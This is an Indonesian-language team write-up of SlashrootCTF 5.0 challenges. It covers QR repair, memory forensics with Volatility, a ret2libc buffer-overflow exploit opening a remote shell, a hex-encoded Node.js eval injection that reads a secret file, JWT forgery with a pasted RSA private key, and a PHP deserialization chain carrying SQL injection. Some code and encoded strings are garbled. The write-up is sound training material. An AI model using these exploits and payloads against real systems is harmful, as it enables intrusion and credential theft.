

SlashrootCTF 5.0



Kyaaaa....Skadi :3

abejads
amemiya
muwa

Forensic: FiX QeRen

Diberi file qr.txt yang berisi simbol yang membentuk sebuah QR Code, kami menggunakan strong-qrcode (https://github.com/waidotto/strong-qrcode) untuk membaca QRnya, namun gagal karena QR tidak sesuai. Setelah dilihat kembali, kami menghapus simbol “_” disekitar QR, kemudian terdapat juga baris dan kolom dari QR yang berulang sehingga dihapus hasilnya

```
1  xxxxxx_ x _xx _xx _x xxxxxxxx
2  x _x x x _x x x x _x
3  x _xxx x x x _xxxx _x x xxx x
4  x _xxx x _x x _x _x x xxx x
5  x _xxx x x _xxxx xx xx xx x xxx x
6  x _x xx x _x x xx x _x
7  xxxxxxxx _x _x x x x x x xxxxxxxx
8  _xx _xxx x
9  x xxxxxxx xx xxx _xxx x x x xxx
10 _xx x _x x x _x _xxx
11 xxxxxxxx _xx xx x x xxxxx
12 x _xxx xxxx x x x x _x x
13 xxxxxxxx xx xxxxxxxxxxxx xx x x
14 x _xxx x x xx _x
15 x xxx xxx x x xxx x x x xxx
16 _x _x xx _x xx x _xx _xx
17 xxxxxx xx xx _xx xx x xxxxx x
18 _x x xxxxxx x x xxx xxxxxxxx
19 _x xx xx x x xxx _xx x xx x x
20 _x _xxx xx _xx x xxxxx _xx x
21 x _xx x _xx xxx _xx xx _x x
22 x _x x x xx xxx xxx xxxxxxxx
23 x xxx x x x xxxxx x x xxx xxxxx
24 x _xxx x x xx x xxx _xx _x
25 xx _x xxxxx xxxxx x xx xxxxxxxx
26 _x x x xxx x _xx x x
27 xxxxxxxx xxx _x _xx xxxxx x xx x
28 x _x xx xx x _xx _xxx
29 x xxx x xxxxxx x xxxxx xxxxxxxx xx
30 x xxx x xxx _x xx x x x x
31 x xxx x _xx _x x x x x _x xx
32 x _x x x xxx xxxxx xxxxx
33 xxxxxxxx _xx _x _x xx x _xx
```

Kemudian kami membuat script untuk meloop error correction dan mask dari strong-qrcode

```
qr.sh
```

```
for e in 0 1 2 3
do
  for m in 0 1 2 3 4 5 6 7
  do
    echo e = $e      m = $m
    python sqrd.py qr.txt -e $e -m $m
    echo
  done
done
```

Hasilnya, didapatkan flag pada $e = 0$ dan $m = 6$

```
[10:53:17] aimer@ubuntu:> bash ex.sh
e = 0 m = 0
error: 未対応のモード指示子です

e = 0 m = 1
error: 未対応のモード指示子です

e = 0 m = 2
error: 未対応のモード指示子です

e = 0 m = 3
error: 未対応のモード指示子です

e = 0 m = 4
error: 未対応のモード指示子です

e = 0 m = 5
error: 未対応のモード指示子です

e = 0 m = 6
Slashroot5{wuqUikLnCQ2CHCQqtZHF1ti4KXy84IYH}
```

Flag: Slashroot5{wuqUikLnCQ2CHCQqtZHF1ti4KXy84IYH}

Forensic: Elp me pls

Diberi sebuah file raw memory dengan profile **WinXPSP2x86**, pertama dilakukan pengecekan pslist terhadap memory, terdapat 3 program menarik yang ada, yaitu explorer, notepad, dan mspaint. Kemudian dilakukan filescan dengan filter zip, hasilnya file flag.zip dan dump file tersebut.

```
[14:42:33] aimer@ubuntu:> python vol.py -f USER-20210907-002300.raw --profile=WinXPSP2x86 filescan | grep zip
Volatility Foundation Volatility Framework 2.6.1
0x0000000001f0db18      1      0 -WD--- \Device\HarddiskVolume1\flag.zip
0x000000000220e238      1      0 R--r-d \Device\HarddiskVolume1\WINDOWS\system32\zipfldr.dll
0x00000000022c23c8      1      0 R--r-d \Device\HarddiskVolume1\WINDOWS\system32\zipfldr.dll
```

Saat dicoba dibuka file terkunci, kemudian dilakukan pencarian password dengan mencoba clipboard yang ada

```
[12:18:10] a1mer@ubuntu:~$ python vol.py -f USER-20210907-002300.raw --profile=WlnXPSP2x86 clipboard -v
Volatility Foundation Volatility Framework 2.6.1
*** Failed to import volatility.plugins.registry.shutdown (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.getservicesids (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.timeliner (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.malware.apthooks (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.malware.servicediff (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.userassist (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.getuids (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.shellbags (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.evtxlogs (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.shimcache (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.tcaudit (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.dumpregistry (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.lsadump (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.malware.threads (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.mac.apthooks_kernel (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.registry.ancache (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.mac.check_syscall_shadow (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.malware.svcsan (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.auditpol (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.ssd (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.registry.registrarypl (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.mac.apthooks (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.plugins.envvars (ImportError: No module named Crypto.Hash)
Session WindowStation Format Handle Object Data
-----
0 WinSta0 CF_UNICODETEXT 0x1100b1 0xe1508810 a2xvIGRpIGRLY29kZSBwYXNz...Gkgc2FsYWggYW9rd29ha3c=
0xe150881c 61 00 32 00 78 00 76 00 49 00 47 00 52 00 70 00 a.2.x.v.I.G.R.p.
0xe150882c 49 00 47 00 52 00 6c 00 59 00 32 00 39 00 6b 00 I.G.R.l.Y.2.9.k.
0xe150883c 5a 00 53 00 42 00 77 00 59 00 58 00 4e 00 7a 00 Z.S.B.w.Y.X.N.z.
0xe150884c 64 00 32 00 39 00 79 00 5a 00 47 00 35 00 35 00 d.2.9.y.Z.G.5.5.
0xe150885c 59 00 53 00 42 00 71 00 5a 00 47 00 6b 00 67 00 Y.S.B.q.Z.G.k.g.
0xe150886c 63 00 32 00 46 00 73 00 59 00 57 00 67 00 67 00 c.2.f.s.Y.W.g.g.
0xe150887c 59 00 57 00 39 00 72 00 64 00 32 00 39 00 68 00 Y.W.9.r.d.2.9.h.
0xe150888c 61 00 33 00 63 00 3d 00 00 00 a.3.c.=...
0 WinSta0 CF_LOCALE 0x40107 0xe1b2af28
0xe1b2af34 09 04 00 00 .....
0 WinSta0 CF_TEXT 0x1 .....
0 WinSta0 CF_OEMTEXT 0x1 .....
[12:19:39] a1mer@ubuntu:~$
```

Terlihat data dari clipboard hanya sebagian seperti base64, kemudian dengan arg -v terlihat jelas

```
[12:18:10] a1mer@ubuntu:~$ python vol.py -f USER-20210907-002300.raw --profile=WlnXPSP2x86 clipboard -v
Volatility Foundation Volatility Framework 2.6.1
*** Failed to import volatility.plugins.registry.shutdown (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.getservicesids (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.timeliner (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.malware.apthooks (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.malware.servicediff (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.userassist (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.getuids (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.shellbags (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.evtxlogs (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.shimcache (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.tcaudit (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.dumpregistry (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.lsadump (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.malware.threads (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.mac.apthooks_kernel (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.registry.ancache (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.mac.check_syscall_shadow (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.malware.svcsan (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.auditpol (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.ssd (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.registry.registrarypl (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.mac.apthooks (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.plugins.envvars (ImportError: No module named Crypto.Hash)
Session WindowStation Format Handle Object Data
-----
0 WinSta0 CF_UNICODETEXT 0x1100b1 0xe1508810 a2xvIGRpIGRLY29kZSBwYXNz...Gkgc2FsYWggYW9rd29ha3c=
0xe150881c 61 00 32 00 78 00 76 00 49 00 47 00 52 00 70 00 a.2.x.v.I.G.R.p.
0xe150882c 49 00 47 00 52 00 6c 00 59 00 32 00 39 00 6b 00 I.G.R.l.Y.2.9.k.
0xe150883c 5a 00 53 00 42 00 77 00 59 00 58 00 4e 00 7a 00 Z.S.B.w.Y.X.N.z.
0xe150884c 64 00 32 00 39 00 79 00 5a 00 47 00 35 00 35 00 d.2.9.y.Z.G.5.5.
0xe150885c 59 00 53 00 42 00 71 00 5a 00 47 00 6b 00 67 00 Y.S.B.q.Z.G.k.g.
0xe150886c 63 00 32 00 46 00 73 00 59 00 57 00 67 00 67 00 c.2.f.s.Y.W.g.g.
0xe150887c 59 00 57 00 39 00 72 00 64 00 32 00 39 00 68 00 Y.W.9.r.d.2.9.h.
0xe150888c 61 00 33 00 63 00 3d 00 00 00 a.3.c.=...
0 WinSta0 CF_LOCALE 0x40107 0xe1b2af28
0xe1b2af34 09 04 00 00 .....
0 WinSta0 CF_TEXT 0x1 .....
0 WinSta0 CF_OEMTEXT 0x1 .....
[12:19:39] a1mer@ubuntu:~$
```

Hasilnya

a2xvIGRpIGRLY29kZSBwYXNzd29yZG55YSBqZGkgc2FsYWggYW9rd29ha3c= decode menjadi “**klo di decode passwordnya jdi salah aokwoakw**”, kami berasumsi base64nya merupakan password dan voila



Flag: **Slashroot5{ezpz_mem_analysis_yes?}**

Pwn: ezipz

Diberikan sebuah program yang terdapat bug buffer overflow pada fungsi gets, tinggal memakai metode return2libc untuk solvenya

ezpz-solver.py

```
from pwn import *

elf = ELF('./chall', checksec=False)
libc = ELF('./libc6_2.31-0ubuntu9.1_amd64.so', checksec=False)
p = remote('103.145.226.170', 2021)
#p = elf.process()
_pop_rdi = p64(0x0000000000401263)
_ret = p64(0x000000000040101a)
payload = b''.join([
    b'A'*0x10 + b'C'*8,
    _pop_rdi, p64(elf.got['gets']),
    p64(elf.sym['puts']), p64(elf.sym['main'])
])
p.sendlineafter('chall\n', payload)
leak = u64(p.recvuntil('\n')[:-1].ljust(8, b'\x00'))
libc.address = leak - libc.sym['gets']
```

```

print(hex(libc.address))

payload = b''.join([
    b'A'*0x10 + b'C'*8,
    _ret,

    _pop_rdi, p64(next(libc.search(b'/bin/sh'))),
    p64(libc.sym['system'])
])
p.sendlineafter('chall\n', payload)
p.interactive()

```

Ketika dijalankan hasilnya

```

$ python poc.py
[+] Opening connection to 103.145.226.170 on port 2021: Done
0x7ffbceed5000
[*] Switching to interactive mode
$ ls
chall
chall.c
docker-compose.yml.save
flag.txt
$ cat flag.txt
Slashroot5{pemanasan}$

```

Flag: Slashroot5{pemanasan}

Web: Jess noW limit

Pada soal diberikan sebuah website dan source code website menggunakan node dan express. Dari source code yang diberikan, website menjalankan function eval yang dapat menyebabkan Remote Code Execution.


```
-----BEGIN RSA PRIVATE KEY-----
MIICXAIBAAKBgQDApjn+j3JOLEhq3bGUomdCaGAd69Cqfw2WP360vmwH8qICokb3
5H7xwNXtqMgMuMnPN66GvXGfiGUSwQTj9MJR/DN/aj7btfanNFY3X3KecHP5qwt6
Q6duq0rEsaUgWWLG+cee/pja/k5df8IXoawdX/42YsGna4mYqx1A11CQqQIDAQAB
AoGAaayE0WMEM2dNDfmviDWRaLbySlDpLazl2g3YRfLSNYXdYo57WU0oaRn6/xN/
MKNIZ/dGL7jJE9ZwgtoIAbbnw7dt63DIhtQBbuI2EnxVnp1ou9KGuKabWcQ160IC
mC13BMp+PRmKyruck5xpoI420C+G9d1Qiq3GXQmesfmxU7UCQQDeqZJAmwBx041+
G08ipp0sw4pPiaW34H06cb5Ytn/Jd0qBEV1oqXa+UG0t/8H4pjYbopXKRVcySutQ
xIOVSj6LAkEA3X5IwCHyfnmM8xo5GIci4/iFcD1+dJrY9imTk1Wkm22xKf0F1Gcu
tb0gi1Ftn81+WFbGZm9Wric8Si0hhhyroGwJBANPSKWoaivktmDthq3ThYCDXnNpx
rg8xHac+0b//Ta305dAHPv90R5xhUpwx9MuhA1Ri5XDZakxT7WyWpj79tGUCQC/c
5Dewnkg6V/0Ig6ILQbzlrWAtya/E7nFzVpKV/5fKwmgAWcEmcu+06QNYgZBXJaBN
UB4+nQqRK/QTgJVg71UCQFxsbgEZWxV006eL2dT12eJWkzZ0H0ZRqA3uxJVa6gk1
0BwVf00BMdt1hLeubYDq/n6DZhk5hmOjhwq481bIyuw=
-----END RSA PRIVATE KEY-----
```

Lalu dilakukan perubahan value pada user untuk mendapatkan flag pada JWT token menggunakan 2 key tersebut di jwt.io

Karena ada beberapa blacklist maka dilakukan hex encode untuk membypass blacklist tersebut.

Payload

```
require('fs').readFileSync('/s3cr3t_dGVuZyB0ZW5nIHRlbmcgdGVuZw==.txt')
).toString('utf8')
```

Hex

```
726571756972652827667327292e7265616446696c6553796e6328272f73336372337
45f644756755a7942305a57356e4948526c626d6367644756755a773d3d2e74787427
292e746f537472696e672827757466382729
```

Final payload

```
' + eval(new
Buffer('726571756972652827667327292e7265616446696c6553796e6328272f733
3637233745f644756755a7942305a57356e4948526c626d6367644756755a773d3d2e
74787427292e746f537472696e672827757466382729','hex').toString('utf8')) + '
```


Web: Confused Ooga Booga

Diberikan suatu website menggunakan bahasa PHP dan menerima input berupa PHP serialize yang di encode ke base64 pada parameter GET **data**. Untuk mendapatkan flag kita harus menjalankan method login dengan login dan password yang benar.

Dengan memanfaatkan destructor, kita dapat menjalankan method yang lain. Disini kita dapat memanfaatkan method **get** yang terdapat celah SQL Injection.

Dibuat sebuah PHP code untuk merangkai payload yang akan digunakan

```
<?php

class PRAM {


    private $method = "get";
    private $args = array("asd' UNION SELECT 1,username,3,password from
users -- -");

}

$class = new PRAM();
echo base64_encode(serialize($class)).PHP_EOL;

//Tzo0OiJQUkFNiJoyOntzOjEyOiIAUFJBTQBtZXRob2QiO3M6MzoiZ2V0IjtzOjEwOiIAUFJBTQBhcmdzIjthOjE6e2k6MDtzOjU1OiJhc2QnIFVOSU90IFNFTEVDVCAxLHVzZXJhYXN1LDMscGFzc3dvcmQgZnJvbSB1c2VycyAtLSAtIjtzOj9fQ==

?>
```



The screenshot shows a web browser window with the address bar displaying '103.145.226.170:3033/?data=Tzo0OiJQUkFNiJoyOntzOjEyOiIAUFJBTQBtZXRob2QiO3M6MzoiZ2V0IjtzOjEwOiIAUFJBTQBhcmdzIjthOjE6e2k6MDtzOjU1OiJhc2QnIFVOSU90IFNFTEVDVCAxLHVzZXJhYXN1LDMscGFzc3dvcmQgZnJvbSB1c2VycyAtLSAtIjtzOj9fQ=='. The page content shows a JSON response: {"msg": "pram is v3ryS3cur3P4sz"}. The browser's address bar also shows 'Not secure' and 'Incognito' mode.

Didapatkan username: **pram** dan password: **v3ryS3cur3P4sz** dan lakukan login menggunakan credentials tersebut

```
<?php


class PRAM {
```

```
private $method = "login";
private $args = array("pram", "v3ryS3cur3P4sz");
}

$class = new PRAM();
echo base64_encode(serialize($class)).PHP_EOL;

//Tzo0OiJQUkFNIjoyOntzOjEyOiIAUFJBTQBtZXRob2QiO3M6NTToibG9naW4iO3M6MTA6IgbQ
UkFNAGFyZ3MiO2E6Mjp7aTowO3M6NDoiCHJhbSI7aToxO3M6MTQ6InYzcnlTM2N1cjhQNHh6Ij
t9fQ==

?>
```



The screenshot shows a web browser window with the address bar displaying a URL that includes a long base64-encoded string. The page content shows a JSON response: {"msg": "REAL SHIT!! okay, here is your flag: Slashroot5{PHP+PRAM_===_confused__oOga_bo0ga}"}. The browser's address bar shows the URL as 103.145.226.170:3033/?data=Tzo0OiJQUkFNIjoyOntzOjEyOiIAUFJBTQBtZXRob2QiO3M6NTToibG9naW4iO3M6MTA6IgbQ... and the page title is "Incognito".

```
{"msg": "REAL SHIT!! okay, here is your flag: Slashroot5{PHP+PRAM_===_confused__oOga_bo0ga}"}
```

Flag: Slashroot5{PHP+PRAM_===_confused__oOga_bo0ga}